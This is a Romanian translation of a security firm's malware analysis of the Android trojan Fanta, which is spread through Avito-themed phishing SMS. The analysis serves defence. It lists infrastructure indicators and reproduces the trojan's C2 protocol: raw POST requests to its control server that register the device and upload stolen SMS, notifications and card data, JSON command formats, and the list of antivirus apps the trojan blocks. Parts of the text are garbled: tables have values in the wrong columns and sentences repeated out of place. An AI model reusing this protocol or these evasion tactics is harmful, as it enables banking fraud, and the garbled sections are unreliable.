


Odată, veți dori să vindeți ceva pe Avito și, după ce ați postat o descriere detaliată a produsului dvs. (de exemplu, un modul de memorie RAM), veți primi un mesaj de acest fel:

 Deschizând linkul, veți vedea o pagină aparent inofensivă, care vă notifică, dvs., fericitul și de succes vânzător, despre finalizarea unei cumpărături:
După ce ați apăsat butonul „Continuare”, pe dispozitivul dvs. Android va fi descărcat un fișier APK cu o icoană și un nume care inspiră încredere. Ați instalat aplicația, care dintr-un motiv oarecare a solicitat permisiuni pentru AccessibilityService, apoi au apărut și au dispărut rapid câteva feronerie și… Totul.
Intrați să verificați soldul, dar aplicația dvs. bancară, dintr-un motiv oarecare, vă solicită din nou datele cardului. După ce ați introduc datele, se întâmplă ceva înfricoșător: dintr-un motiv care încă vă este neclar, banii încep să dispară din contul dvs. Încercați să rezolvați problema, dar telefonul dvs. se opune: apasă singur pe butoanele „Înapoi” și „Acasă”, nu se oprește și nu vă permite să activați niciun fel de protecție. În cele din urmă, rămâneți fără bani, produsul dvs. nu este vândut, sunteți confuz și vă întrebați: ce s-a întâmplat?
Răspunsul este simplu: ați devenit victima troianului Android Fanta, din familia Flexnet. Cum s-a întâmplat asta? Acum vă explicăm.
Autori: Andrei Polovinkin, specialist junior în analiza codului malițios, Ivan Pisariev, specialist în analiza codului malițios.
Câteva statistici
Familia de troiani Android Flexnet a fost cunoscută pentru prima dată încă din 2015. Pe o perioadă destul de lungă de activitate, familia s-a extins la câteva subspecii: Fanta, Limebot, Lipton etc. Troianul, precum și infrastructura asociată, nu stau pe loc: sunt dezvoltate scheme noi și eficiente de distribuție - în cazul nostru, paginile de phishing de calitate, fiind direcționate către utilizatori-vânzători specifici, iar dezvoltatorii troianului urmăresc trendurile actuale în scrierea virusurilor - adaugă noi funcționalități, care permit furarea mai eficientă a banilor de pe dispozitivele infectate și ocolirea mecanismelor de protecție.
Campania descrisă în acest articol vizează utilizatorii din Rusia, un număr mic de dispozitive infectate fiind înregistrate în Ucraina, iar și mai puține în Kazahstan și Belarus.
Deși Flexnet este pe piața troienilor Android de mai bine de 4 ani și a fost studiat în detaliu de mulți cercetători, acesta rămâne în continuare în formă bună. Începând cu ianuarie 2019, suma potențială a daunelor depășește 35 de milioane de ruble – și aceasta doar pentru campaniile din Rusia. În 2015, diferite versiuni ale acestui troian Android au fost vândute pe forumuri underground, unde putea fi găsit și codul sursă al troianului cu o descriere detaliată. Acest lucru înseamnă că statisticile daunelor la nivel mondial sunt și mai impresive. Nu este un rezultat rău pentru un troian atât de „vârstnic”, nu-i așa?
Din vânzare în înșelăciune

După cum se poate vedea din captura de ecran prezentată anterior a paginii de phishing pentru serviciul de anunțuri online Avito, aceasta a fost pregătită pentru o victimă specifică. Se pare că infractorii folosesc unul dintre parserele Avito, care extrage numărul de telefon și numele vânzătorului, precum și descrierea produsului. După ce pagina este deschisă și fișierul APK este pregătit, victimei i se trimite un mesaj SMS cu numele său și un link către pagina de phishing, care conține descrierea produsului său și suma obținută din „vânzarea” acestuia. Apăsând pe buton, utilizatorul primește un fișier APK malițios – Fanta.
Cercetarea domeniului shcet491[.]ru a arătat că acesta este delegat pe serverele DNS ale companiei Hostinger:
- ns1.hostinger.ru
- ns2.hostinger.ru
- ns3.hostinger.ru
- ns4.hostinger.ru
Fișierul de zonă al domeniului conține înregistrări care indică către adrese IP 31.220.23[.]236, 31.220.23[.]243 și 31.220.23[.]235. Cu toate acestea, înregistrarea principală a domeniului (înregistrarea A) indică un server cu adresa IP 178.132.1[.]240.
Adresa IP 178.132.1[.]240 este situată în Olanda și aparține furnizorului de hosting WorldStream. Adresele IP 31.220.23[.]235, 31.220.23[.]236 și 31.220.23[.]243 sunt situate în Marea Britanie și aparțin serverului de hosting virtual HOSTINGER. Registrarul utilizat este openprov-ru. Pe adresa IP 178.132.1[.]240 au fost, de asemenea, rezolvate domeniile:
- sdelka-ru[.]ru
- tovar-av[.]ru
- av-tovar[.]ru
- ru-sdelka[.]ru
- shcet382[.]ru
- sdelka221[.]ru
- sdelka211[.]ru
- vyplata437[.]ru
- viplata291[.]ru
- perevod273[.]ru
- perevod901[.]ru
Este important de menționat că aproape toate domeniile aveau linkuri accesibile în următorul format:
http://(www.){0,1}/[0-9]{7}
Acest model se aplică, de asemenea, linkului din mesajul SMS. În datele istorice a fost descoperit că unui domeniu îi corespund mai multe linkuri conform modelului descris mai sus, ceea ce indică utilizarea aceluiași domeniu pentru răspândirea troianului către mai multe victime.
Să ne grăbim puțin înainte: ca server de control, troianul descărcat prin linkul din SMS utilizează adresa onuseseddohap[.]club. Acest domeniu a fost înregistrat pe 2019-03-12, iar începând cu 2019-04-29, a avut loc interacțiunea aplicațiilor APK cu acest domeniu. Bazându-ne pe datele obținute de la VirusTotal, un total de 109 aplicații au interacționat cu acest server. Domeniul s-a rezolvat pe adresa IP 217.23.14[.]27, situată în Olanda și aparținând providerului de hosting WorldStream. Ca registrar este folosit namecheap. De asemenea, la această adresă IP s-au rezolvat domeniile bad-racoon[.]club (începând cu 2018-09-25) și bad-racoon[.]live (începând cu 2018-10-25). Domeniul bad-racoon[.]club a interacționat cu peste 80 de fișiere APK, cu bad-racoon[.]live — peste 100.
În general, desfășurarea atacului arată astfel:
Ce are Fanta sub capotă?
Ca și multe alte troiane Android, Fanta poate citi și trimite mesaje SMS, efectua interogări USSD, afișa feronete proprii deasupra aplicațiilor (inclusiv celor bancare). Totuși, în arsenalul funcțiilor acestei familii a crescut: Fanta a început să folosească AccessibilityService pentru diferite scopuri: citirea conținutului notificărilor altor aplicații, prevenirea descoperirii și opririi execuției troianului pe dispozitivul infectat etc. Fanta funcționează pe toate versiunile Android care nu sunt mai vechi de 4.4. În acest articol, vom examina mai în detaliu următorul exemplu de Fanta:
- MD5: 0826bd11b2c130c4c8ac137e395ac2d4
- SHA1: ac33d38d486ee4859aa21b9aeba5e6e11404bcc8
- SHA256: df57b7e7ac6913ea5f4daad319e02db1f4a6b243f2ea6500f83060648da6edfb
Imediat după lansare
Direct după lansare, troianul își ascunde icoana. Funcționarea aplicației este posibilă doar dacă numele dispozitivului infectat nu se află în lista:
- android_x86
- VirtualBox
- Nexus 5X(bullhead)
- Nexus 5(razor)
Această verificare se efectuează în principalul serviciu al troianului — MainService. La prima lansare au loc inițializarea parametrilor de configurare ai aplicației cu valoarea implicită (despre formatul de stocare a datelor de configurare și semnificația acestora va fi vorbit mai târziu), precum și înregistrarea unui nou dispozitiv infectat pe serverul de control. Pe server va fi trimisă o cerere POST HTTP cu tipul de mesaj register_bot și informațiile despre dispozitivul infectat (versiunea Android, IMEI, numărul de telefon, numele operatorului și codul țării în care este înregistrat operatorul). Ca server de control se folosește adresa hXXp://onuseseddohap[.]club/controller.php. În răspuns, serverul trimite un mesaj care conține câmpurile bot_id, bot_pwd, server — aceste valori aplicația le păstrează ca parametrii ai serverului CnC. Parametrul server este opțional, dacă câmpul nu a fost primit: Fanta folosește adresa de înregistrare — hXXp://onuseseddohap[.]club/controller.php. Funcția de schimbare a adresei CnC poate fi aplicată pentru a rezolva două sarcini: distribuirea uniformă a sarcinii între mai multe servere (în cazul unui număr mare de dispozitive infectate, sarcina asupra unui server web neoptimizat poate fi mare), precum și utilizarea unui server alternativ în caz de defecțiune a unuia dintre serverele CnC.
Dacă apare o eroare în timpul trimiterii solicitării, troianul va repetă procesul de înregistrare după 20 de secunde.
După înregistrarea cu succes a dispozitivului, Fanta va afisa următorul mesaj utilizatorului:

Observație importantă: serviciul cu denumirea Securitatea sistemului — denumirea serviciului troian, și după apăsarea butonului OK se va deschide o fereastră cu setările de Accesibilitate ale dispozitivului infectat, unde utilizatorul trebuie să acorde el însuși drepturile de Accesibilitate pentru serviciul malware:

Odată ce utilizatorul activează AccessibilityService, Fanta obține acces la conținutul ferestrelor aplicațiilor și acțiunile efectuate în acestea:

Imediat după obținerea drepturilor de Accesibilitate, troianul solicită drepturi de administrator și drepturi de citire a notificărilor:

Utilizând AccessibilityService, aplicația imită apăsările de taste, acordându-și astfel toate drepturile necesare.
Fanta creează mai multe instanțe ale bazelor de date (care vor fi descrise mai târziu), necesare pentru stocarea datelor de configurare, precum și informațiile adunate în procesul infectării dispozitivului. Pentru a trimite informațiile adunate, troianul creează o sarcină repetitivă, destinată extragerii câmpurilor din baza de date și primirea comenzilor de la serverul de control. Intervalul de accesare a CnC-ului este stabilit în funcție de versiunea Android: în cazul versiunii 5.1, intervalul va fi de 10 secunde, altfel 60 de secunde.
Pentru a primi o comandă, Fanta efectuează o solicitare GetTask la serverul de control. În răspuns, CnC poate trimite una dintre următoarele comenzi:
| Comanda | Descriere |
|---|---|
| 0 | Trimite un mesaj SMS |
| 1 | Efectuează un apel telefonic sau o comandă USSD |
| 2 | Actualizează parametrul interval |
| 3 | Actualizează parametrul intercept |
| 6 | Actualizează parametrul smsManager |
| 9 | Începe colectarea mesajelor SMS |
| 11 | Resetează telefonul la setările din fabrică |
| 12 | Activarea/Dezactivarea jurnalizării ferestrelor de dialog |
Fanta colectează și notificările de la 70 de aplicații bancare, sisteme de plăți rapide și portofele electronice și le salvează în baza de date.
Stocarea parametrilor de configurare
Pentru stocarea parametrilor de configurare, Fanta folosește abordarea standard pentru platforma Android — fișiere Preferences. Setările vor fi salvate într-un fișier numitsettings. Descrierea parametrilor salvați se află în tabelul de mai jos.Valoarea implicită
| Nume | Valorile posibile | Identificatorul botului | Descriere |
|---|---|---|---|
| id | 0 | Integer | Adresa serverului de control |
| server | hXXp://onuseseddohap[.]club/ | URL | Parola pentru server |
| pwd | — | String | Intervalul de timp. Arată cât timp trebuie să fie amânată executarea următoarelor sarcini: |
| interval | 20 | Integer | La trimiterea unei cereri de status pentru un mesaj SMS trimis
|
| intercept | all | Dacă câmpul este egal cu șirul | telNumber all sau , atunci mesajul SMS primit va fi interceptat de aplicație și nu va fi afișat utilizatorului.Activarea/dezactivarea aplicației ca receptor implicit pentru SMS-uri |
| smsManager | 0 | 0/1 | readDialog |
| True/false | false | Activarea/Dezactivarea jurnalizării evenimentelor | AccessibilityEvent De asemenea, Fanta folosește fișierul |
pckg smsManager:
| Nume | Valorile posibile | Identificatorul botului | Descriere |
|---|---|---|---|
| Numele managerului de mesaje SMS utilizat | — | String | Interacțiunea cu bazele de date |
În timpul funcționării sale, troianul folosește două baze de date. Baza de date numită
este folosită pentru stocarea diferitelor informații colectate de pe telefon. A doua bază de date se numește a fanta.db și este folosită pentru a salva setările care răspund de crearea ferestrelor de phishing destinate colectării informațiilor despre cardurile bancare. Troianul folosește baza de date

pentru stocarea informațiilor colectate și jurnalizarea acțiunilor sale. Datele sunt stocate în tabela și logs. Pentru creare a tabelei se folosește următoarea comandă SQL:create table logs ( _id integer primary key autoincrement, d TEXT, f TEXT, p TEXT, m integer)
Baza de date conține următoarele informații:1. Jurnalizarea activării dispozitivului infectat cu mesajul
Telefonul s-a pornit! 2. Notificările de la aplicații. Mesajul este format după următorul șablon:
():
3. Datele cardurilor bancare din formularele de phishing generate de troian. Parametrul
VIEW_NAME poate fi unul dintre următoarele: AliExpress
- Diverse
- Avito
- Google Play
- Mesajul este jurnalizat în format:
Mesajul este înregistrat în format:
[]() Numărul cardului:; Data:/; CVV:
4. Mesaje SMS primite/trimise în format:
([<%Time in format HH:mm:ss dd.MM.yyyy%>] Tip: Primite/Trimise) <%Mobile number%>:<%SMS-text%>
5. Informații despre pachetul care generează fereastra de dialog în format:
(<%Package name%>)<%Package information%>
Exemplu de tabel Pentru creare a tabelei se folosește următoarea comandă SQL::
Una dintre funcționalitățile Fanta este colectarea informațiilor despre cardurile bancare. Colectarea datelor se face prin crearea de feronare de phishing la deschiderea aplicațiilor bancare. Trojanul generează fereastra de phishing o singură dată. Informația despre faptul că fereastra a fost arătată utilizatorului este păstrată în tabel. Descrierea parametrilor salvați se află în tabelul de mai jos. în baza de date și este folosită pentru a salva setările care răspund de crearea ferestrelor de phishing destinate colectării informațiilor despre cardurile bancare.. Pentru a crea baza de date se folosește următoarea interogare SQL:
create table settings (can_login integer, first_bank integer, can_alpha integer, can_avito integer, can_ali integer, can_vtb24 integer, can_telecard integer, can_another integer, can_card integer);Toate câmpurile tabelului Descrierea parametrilor salvați se află în tabelul de mai jos. sunt inițializate cu valoarea 1 (a crea o fereastră de phishing). După ce utilizatorul își introduce datele, valoarea va fi setată la 0. Exemplu de câmpuri ale tabelului Descrierea parametrilor salvați se află în tabelul de mai jos.:
- can_login — câmpul răspunde de arătarea formularului la deschiderea aplicației bancare
- first_bank — nu este folosit
- can_avito — câmpul răspunde de arătarea formularului la deschiderea aplicației Avito
- can_ali — câmpul răspunde de arătarea formularului la deschiderea aplicației Aliexpress
- can_another — câmpul răspunde de arătarea formularului la deschiderea oricărei aplicații din lista: Iula, Pandao, Drom Auto, Portofel. Carduri de discount și bonus, Aviasales, Booking, Trivago
- can_card — câmpul răspunde de arătarea formularului la deschiderea Google Play
Interacțiunea cu serverul de control
Interacțiunea de rețea cu serverul de control se realizează prin protocolul HTTP. Pentru a lucra cu rețeaua, Fanta utilizează biblioteca populară Retrofit. Cererile sunt trimise la adresa hXXp://onuseseddohap[.]club/controller.php. Adresa serverului poate fi modificată la înregistrarea pe server. În răspunsul de la server pot veni cookie-uri. Fanta efectuează următoarele cereri către server:
- Înregistrarea botului pe serverul de control se face o singură dată la prima rulare. La server sunt trimise următoarele date despre dispozitivul infectat:
· Cookie — cookie-urile obținute de la server (valoarea implicită — șir gol)
· mod — constantă de tip șir register_bot
· prefix — constantă de tip întreagă 2
· version_sdk — se formează după următorul șablon: <%Build.MODEL%>\/<%Build.VERSION.RELEASE%>(Avit)
· imei — IMEI-ul dispozitivului infectat
· țara — codul țării în care este înregistrat operatorul, în format ISO
· number — numărul de telefon
· operator — numele operatoruluiExemplu de cerere trimisă către server:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Content-Length: 144
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=register_bot&prefix=2&version_sdk=&imei=&country=&number=&operator=
Ca răspuns la cerere, serverul trebuie să returneze un obiect JSON care conține următoarele parametrii:
· bot_id — identificatorul dispozitivului infectat. În cazul în care bot_id este 0, Fanta va repeta cererea.
· bot_pwd — parola pentru server.
· server — adresa serverului de control. Parametru opțional. Dacă parametrul nu este specificat, va fi utilizată adresa salvată în aplicație.Exemplu de obiect JSON:
{
    "response":[
   	 {
   		 "bot_id": ,
   		 "bot_pwd": ,
   		 "server":
   	 }
    ],
    "status":"ok"
}
- Cerere pentru a obține o comandă de la server. Pe server sunt trimise următoarele date:
· Cookie — cookie primite de la server
· bid — id-ul dispozitivului infectat, care a fost obținut la trimiterea cererii register_bot
· pwd — parola pentru server
· divice_admin — câmpul definește dacă au fost obținute drepturi de administrator. Dacă drepturile de administrator au fost obținute, câmpul este egal cu 1, altfel 0
· Accessibility — statutul funcției Accessibility Service. Dacă serviciul a fost pornit, valoarea este 1, altfel 0
· SMSManager — arată dacă trojanul este setat ca aplicație implicită pentru primirea SMS-urilor
· screen — afișează în ce stare se află ecranul. Va fi setată valoarea 1, dacă ecranul este pornit, altfel 0;Exemplu de cerere trimisă către server:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=getTask&bid=&pwd=&divice_admin=&Accessibility=&SMSManager=&screen=
În funcție de comandă, serverul poate returna un obiect JSON cu diferite parametrii:
· Comanda Trimite un mesaj SMS: Parametrii conțin numărul de telefon, textul mesajului SMS și identificatorul mesajului trimis. Identificatorul este utilizat atunci când se trimite mesajul pe server cu tipul setSmsStatus.
{
    "response":
    [
   	 {
   		 "mode": 0,
   		 "sms_number": ,
   		 "sms_text": ,
   		 "sms_id": %SMS_ID%
   	 }
    ],
    "status":"ok"
}
· Comanda Efectuează un apel telefonic sau o comandă USSD: Numărul de telefon sau comanda vine în corpul răspunsului.
{
    "response":
    [
   	 {
   		 "mode": 1,
   		 "command":
   	 }
    ],
    "status":"ok"
}
· Comanda Schimbați parametrul interval.
{
    "response":
    [
   	 {
   		 "mode": 2,
   		 "interval":
   	 }
    ],
    "status":"ok"
}
· Comanda Modifică parametrul interceptare.
{
    "response":
    [
   	 {
   		 "mode": 3,
   		 "intercept": "all"/"telNumber"/
   	 }
    ],
    "status":"ok"
}
· Comanda Modifică câmpul SmsManager.
{
    "response":
    [
   	 {
   		 "mode": 6,
   		 "enable": 0/1
   	 }
    ],
    "status":"ok"
}
· Comanda Execută colectarea mesajelor SMS de pe dispozitivul infectat.
{
    "response":
    [
   	 {
   		 "mode": 9
   	 }
    ],
    "status":"ok"
}
· Comanda Resetează telefonul la setările din fabrică:
{
    "response":
    [
   	 {
   		 "mode": 11
   	 }
    ],
    "status":"ok"
}
· Comanda Modifică parametrul ReadDialog.
{
    "response":
    [
   	 {
   		 "mode": 12,
   		 "enable": 0/1
   	 }
    ],
    "status":"ok"
}
- Trimiterea unui mesaj de tip setSmsStatus. Această solicitare se efectuează după executarea comenzii Trimite un mesaj SMS. Solicitarea arată astfel:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=setSmsStatus&userid=&status_sms=- Trimiterea conținutului bazei de date. O singură linie este transmisă într-o solicitare. Datele trimise pe server sunt următoarele:
· Cookie — cookie primite de la server
· mod — constantă de tip șir setSaveInboxSms
· bid — id-ul dispozitivului infectat, care a fost obținut la trimiterea cererii register_bot
· text — text în înregistrarea curentă a bazei de date (câmpul d din tabelul Pentru creare a tabelei se folosește următoarea comandă SQL: în baza de date și)
· number — denumirea înregistrării curente a bazei de date (câmpul p din tabelul Pentru creare a tabelei se folosește următoarea comandă SQL: în baza de date și)
· sms_mode — valoare întreagă (câmpul m din tabelul Pentru creare a tabelei se folosește următoarea comandă SQL: în baza de date și)Solicitarea arată astfel:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=setSaveInboxSms&bid=&text=&number=&sms_mode=
În cazul trimiterii reușite către server, linia va fi eliminată din tabel. Exemplu de obiect JSON returnat de server:
{
    "response":[],
    "status":"ok"
}
Interacțiunea cu AccessibilityService
AccessibilityService a fost implementat pentru a facilita utilizarea dispozitivelor Android de către persoanele cu dizabilități. În majoritatea cazurilor, interacțiunea cu aplicația necesită o interacțiune fizică. AccessibilityService permite realizarea acestora în mod programatic. Fanta folosește serviciul pentru a crea feronerie false în aplicațiile bancare și pentru a împiedica deschiderea setărilor sistemului și a unor aplicații.
Folosind funcționalitățile AccessibilityService, troianul monitorizează modificările elementelor de pe ecranul dispozitivului infectat. Așa cum a fost menționat anterior, în setările Fanta există un parametru care răspunde de logarea operațiunilor cu feronerie — True/false. Dacă acest parametru este activat, informațiile despre denumirea și descrierea pachetului care a inițiat evenimentul vor fi adăugate în baza de date. Troianul execută următoarele acțiuni în cazul activării evenimentelor:
- Simulează apăsarea tastelor de back și home în următoarele cazuri:
· dacă utilizatorul dorește să-și reîncarce dispozitivul
· dacă utilizatorul dorește să dezinstaleze aplicația “Avito” sau să schimbe permisiunile
· dacă pe pagină există mențiuni despre aplicația “Avito”
· când se deschide aplicația “Google Play Protect”
· când se deschid paginile cu setările AccessibilityService
· când apare dialogul “Securitate sistem”
· când se deschide pagina cu setările “Desen peste alte aplicații”
· când se deschide pagina “Aplicații”, “Restaurare și resetare”, “Resetare date”, “Resetare setări”, “Panou dezvoltatori”, “Funcții speciale”, “Opțiuni speciale”, “Drepturi speciale”
· dacă evenimentul a fost generat de anumite aplicații.Lista aplicațiilor
- android
- Master Lite
- Clean Master
- Clean Master pentru CPU x86
- Gestionează permisiunile aplicațiilor Meizu
- MIUI Security
- Clean Master — Antivirus & Curățare cache și deșeuri
- Control parental și GPS: Kaspersky SafeKids
- Kaspersky Antivirus AppLock & Beta Securitate Web
- Virus Cleaner, Antivirus, Cleaner (MAX Security)
- Mobile AntiVirus Security PRO
- Avast Antivirus & Protecție gratuită 2019
- Mobile Security Megafon
- AVG Protection pentru Xperia
- Securitate Mobilă
- Malwarebytes Antivirus & Protecție
- Antivirus pentru Android 2019
- Security Master — Antivirus, VPN, AppLock, Booster
- AVG Antivirus pentru tableta Huawei System Manager
- Samsung Accessibility
- Samsung Smart Manager
- Security Master
- Speed Booster
- Dr.Web
- Dr.Web Security Space
- Dr.Web Mobile Control Center
- Dr.Web Security Space Life
- Dr.Web Mobile Control Center
- Antivirus & Securitate Mobilă
- Kaspersky Internet Security: Antivirus și Protecție
- Kaspersky Battery Life: Saver & Booster
- Kaspersky Endpoint Security — protecție și gestionare
- AVG Antivirus gratuit 2019 – Protecție pentru Android
- Antivirus Android
- Norton Mobile Security și Antivirus
- Antivirus, firewall, VPN, securitate mobilă
- Mobile Security: antivirus, VPN, protecție împotriva furtului
- Antivirus pentru Android
- Dacă la trimiterea unui mesaj SMS către un număr scurt se solicită permisiunea, Fanta simulează apăsarea pe checkbox Ține minte alegerea și butonul trimite.
- În cazul în care troianul încearcă să-i retragă permisiunile de administrator, blochează ecranul telefonului.
- Previn adăugarea de noi administratori.
- Dacă aplicația antivirus dr.web a detectat o amenințare, Fanta imită apăsarea pe butonul ignora.
- Troianul simulează apăsarea pe butonul de back și home, dacă evenimentul a fost generat de aplicația Samsung Device Care.



- Fanta creează feronerie de phishing cu formulare pentru introducerea informațiilor despre cardurile bancare, dacă a fost lansată o aplicație dintr-un listă care include aproximativ 30 de servicii online diferite. Printre acestea se numără: AliExpress, Booking, Avito, Componente Google Play Market, Pandao, Drom Auto și altele.
Formulare de phishing
Fanta analizează ce aplicații sunt lansate pe dispozitivul infectat. Dacă a fost deschisă aplicația de interes, troianul afișează un feronerie de phishing deasupra tuturor celorlalte, care reprezintă un formular pentru introducerea informațiilor despre cardul bancar. Utilizatorul trebuie să introducă următoarele date:
- Numărul cardului
- Data de expirare a cardului
- CVV
- Numele titularului cardului (nu pentru toate băncile)
În funcție de aplicația deschisă, vor fi afișate diferite feronerie de phishing. Iată câteva exemple:
Aliexpress:

Avito:
Pentru alte aplicații, de exemplu Google Play Market, Aviasales, Pandao, Booking, Trivago:

Cum a fost de fapt
Din fericire, persoana care a primit mesajul SMS descris la începutul articolului s-a dovedit a fi un specialist în securitate cibernetică. Așadar, versiunea reală, care nu este regizată, diferă de ceea ce am povestit anterior: persoana a primit un SMS interesant, după care l-a predat echipei Group-IB Threat Hunting Intelligence. Rezultatul atacului — acest articol. O întorsătură fericită, nu-i așa? Totuși, nu toate poveștile se încheie atât de fericit, iar pentru ca a ta să nu semene cu versiunea regizată cu pierderi financiare, în majoritatea cazurilor este suficient să urmezi următoarele reguli bine cunoscute:
- nu instala aplicații pentru dispozitive mobile cu sistem de operare Android din alte surse decât Google Play
- când instalezi o aplicație, acordă o atenție deosebită permisiunilor solicitate de aplicație
- fii atent la extensiile fișierelor descărcate
- instalează regulat actualizările pentru sistemul de operare Android
- nu vizita resurse suspecte și nu descărca fișiere de acolo
- nu accesa linkuri primite prin mesaje SMS.
Sursa: habr.com
